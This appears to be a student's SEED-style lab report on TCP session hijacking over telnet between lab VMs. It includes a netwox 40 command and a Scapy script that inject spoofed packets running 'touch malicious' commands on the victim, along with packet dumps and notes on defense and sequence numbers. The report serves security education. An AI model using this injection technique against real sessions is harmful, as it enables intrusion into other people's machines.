




```
root@VM:/home/seed# netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-dst 23 --tcp-s
rc 47854 --tcp-acknum 994994688 --tcp-seqnum 845217106 --tcp-data "746f756368206d616c696
3696f7573312e7478740d" --ip4-ttl 20000 --tcp-window 320 --tcp-ack --ip4-ttl 20000
IP
|version|  ihl  |      tos      |           totlen              |
|___4___|___5___|____0x00=0____|_____0x003D=61_____|
|              id               |r|D|M|       offsetfrag      |
|_______0xC95B=51547_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|____0x20=32____|____0x06=6_____|_____0xB955_____|
|                         source                                |
|                       10.0.2.5                                |
|                      destination                              |
|                       10.0.2.6                                |
TCP
|         source port           |       destination port        |
|_________0xBAEE=47854_____|_____0x0017=23_____|
|                         seqnum                                |
|_____________0x3260FD52=845217106_____________|
|                         acknum                                |
|_____________0x3B4E6A00=994994688_____________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|           window              |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x0140=320_____|
|          checksum             |           urgptr             |
|         0xE0B6=57526          |          0x0000=0            |
74 6f 75 63  68 20 6d 61  6c 69 63 69  6f 75 73 31  # touch malicious1
2e 74 78 74  0d                                     # .txt.
```




SCAPY

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.6")
tcp = TCP(sport=47856, dport=23, flags=0x10|0x08, seq=194587907, ack=37687865)
data = "touch malicious2.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```







```
root@VM:/media/sf_shared_folder5# python3 task5.py
version    : BitField  (4 bits)                  = 4               ('4')
ihl        : BitField  (4 bits)                  = None            ('None')
tos        : XByteField                          = 0               ('0')
len        : ShortField                          = None            ('None')
id         : ShortField                          = 1               ('1')
flags      : FlagsField                          = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)                 = 0               ('0')
ttl        : ByteField                           = 64              ('64')
proto      : ByteEnumField                       = 6               ('0')
chksum     : XShortField                         = None            ('None')
src        : SourceIPField                       = '10.0.2.5'      ('None')
dst        : DestIPField                         = '10.0.2.6'      ('None')
options    : PacketListField                     = []              ('[]')
--
sport      : ShortEnumField                      = 47856           ('20')
dport      : ShortEnumField                      = 23              ('80')
seq        : IntField                            = 194587907       ('0')
ack        : IntField                            = 37687865        ('0')
dataofs    : BitField  (4 bits)                  = None            ('None')
reserved   : BitField  (3 bits)                  = 0               ('0')
flags      : FlagsField                          = <Flag 24 (PA)>  ('<Flag 2 (S)>')
window     : ShortField                          = 8192            ('8192')
chksum     : XShortField                         = None            ('None')
urgptr     : ShortField                          = 0               ('0')
options    : TCPOptionsField                     = []              ("b''")
--
load       : StrField                            = b'touch malicious2.txt\r' ("b''")
root@VM:/media/sf_shared_folder5#
```

Design:

I used telnet to connect PersonA to PersonB. Next, I used Wireshark on my attacker machine to view the packets being sent between them. In order to complete this task, I viewed the contents of the last TCP packet as seen in the screenshot of Wireshark. I used the values given in that to construct the spoofed packet being sent to the victim. I also passed in my data which was “touch malicious.txt\r”. This would theoretically create a “malicious” file on the victim’s VM if executed correctly. The final step was to enter those values into the netwox 40 command as seen in the second picture under netwox. To do this using scapy, I just passed the values from the packet into the program itself.

Observation:

- Netwox
    - Once the command was run I checked the victim VM by running the ls command and I was able to see that the malicious.txt file was in fact created.
- Scapy
    - Once the program was run I checked the victim VM by running the ls command and I was able to see that the malicious2.txt file was in fact created.

Explanation:
I know this attack was successful because the command I inserted in the data, executed in the victim's VM. Two Malicious.txt files were created. Real attackers could used this method to inject real malicious files or take over the victims machines..

Defense Thought:
A way to defend against this is by using a VPN or possibly having some sort of identity verification system that allows the appropriate people in charge to check the normal users IP addresses or normal usage patterns.

3.7 Investigation:

- **Study the pattern of the Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.**
    - Usually, the ISNs are random, but the sequence number of the current packet you are looking at is the acknowledgment number of the previous packet.

- **Study the TCP window size, and describe your observations.**
    - When I was completing these tasks, I didn't see anything in specific that affected the window size, but I did notice that it ranged anywhere from 200-350 when I was working on this homework.

- **Study the pattern of the source port numbers, and answer whether the patterns are predictable.**
    - When I was completing these tasks, I noticed that after I would cancel the telnet connection and restart it the port number would increase by 2. I did notice that it ranged anywhere from 20000-50000 when I was working on this homework.